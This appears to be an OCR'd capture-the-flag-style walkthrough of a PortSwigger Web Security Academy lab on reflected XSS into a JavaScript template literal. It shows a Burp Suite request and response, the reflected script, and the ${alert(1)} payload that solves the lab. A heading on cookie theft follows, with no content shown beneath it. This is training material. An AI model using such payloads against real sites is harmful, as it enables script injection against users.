
❖ **Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped**




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0aae00a203868fb880f003c400a20054.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /?search=abcd1234 HTTP/2
Host: 0aae00a203868fb880f003c400a20054.web-security-academy.net
Cookie: session=aXYF71SE3ajGsK3HQIJjCKPaJsexweN5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aae00a203868fb880f003c400a20054.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3590
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<title>
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>

<section class='academyLabBanner'>

<h2>
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
</h2>
<a class=link-back href='
https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped'>
Back to Lab description
<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
<g>
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 3
Search 0 highlights
Done
3,698 bytes | 523 millis
Event log (5) All issues
Memory: 239.8MB
Search
ENG
7:03 PM
2/23/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0aae00a203868fb880f003c400a20054.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /?search=abcd1234 HTTP/2
Host: 0aae00a203868fb880f003c400a20054.web-security-academy.net
Cookie: session=aXYF71SE3ajGsK3HQIJjCKPaJsexweN5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aae00a203868fb880f003c400a20054.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Response
Pretty Raw Hex Render

<section class="maincontainer">


<header class="navigation-header">
<section class="top-links">
Home


|


</section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
<h1 id="searchMessage">
</h1>
<script>
var message = '0 search results for 'abcd1234'';
document.getElementById('searchMessage').innerText = message;
</script>
<hr>
</section>
<section class=search>
<form action=/ method=GET>
<input type=text placeholder='Search the blog...' name=search>
<button type=submit class=button>
Search
</button>
</form>
</section>
<section class="blog-list no-results">

Back to Blog


Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 3
Search 0 highlights
abcd
1 match
Done
3,698 bytes | 523 millis
Event log (5) All issues
Memory: 239.8MB
Search
ENG
7:04 PM
2/23/2024



Reflected XSS into a template
https://0aae00a203868fb880f003c400a20054.web-security-academy.net/?search=abcd1234
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
Back to lab description
LAB
Not solved
Home
0 search results for 'abcd1234'
${alert(1)}
Search
< Back to Blog
Search
ENG
7:05 PM
2/23/2024



Reflected XSS into a template
https://0aae00a203868fb880f003c400a20054.web-security-academy.net/?search=%24{alert(1)}
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
0aae00a203868fb880f003c400a20054.web-security-academy.net
1
OK
Read 0aae00a203868fb880f003c400a20054.web-security-academy.net
Search
ENG
7:05 PM
2/23/2024


Reflected XSS into a template
https://0aae00a203868fb880f003c400a20054.web-security-academy.net/?search=%24{alert(1)}
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Autools - Google Search
Web Security Academy
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'undefined'
Search the blog...
Search
< Back to Blog
Search
ENG
7:05 PM
2/23/2024

❖ Exploiting cross-site scripting to steal cookies










